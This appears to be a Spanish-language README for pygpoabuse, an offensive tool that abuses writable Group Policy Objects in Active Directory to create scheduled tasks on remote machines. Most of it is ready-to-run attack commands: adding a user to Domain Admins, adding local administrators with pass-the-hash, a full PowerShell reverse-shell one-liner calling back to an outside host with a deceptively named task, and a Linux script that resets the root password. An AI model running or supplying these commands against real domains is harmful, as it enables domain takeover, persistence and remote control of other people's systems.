 hackndo/pygpoabuse
Implementación parcial en Python de SharpGPOAbuse

Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
Implementación parcial en Python de SharpGPOAbuse por @pkb1s

Esta herramienta se puede utilizar cuando una cuenta controlada puede modificar una GPO existente que se aplica a uno o más usuarios y equipos. Creará una tarea programada inmediata como SYSTEM en el equipo remoto para GPO de equipo, o como usuario conectado para GPO de usuario.
El comportamiento predeterminado agrega un administrador local.

Agregar usuario john al grupo de administradores locales (Contraseña: H4x00r123..)
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"
Ejemplo de shell inversa
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \
    -powershell \
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \
    -user
Eliminar la tarea programada después de su ejecución.
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

Esta herramienta también se puede utilizar con dominios Samba AD. Creará un trabajo inmediato como root en el equipo remoto para GPO de equipo.
Primero, cree un script Bash o un archivo ELF.
#!/bin/bash
echo "root:1234" | chpasswd
Luego ejecute la herramienta con el argumento --linux-exec.
./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable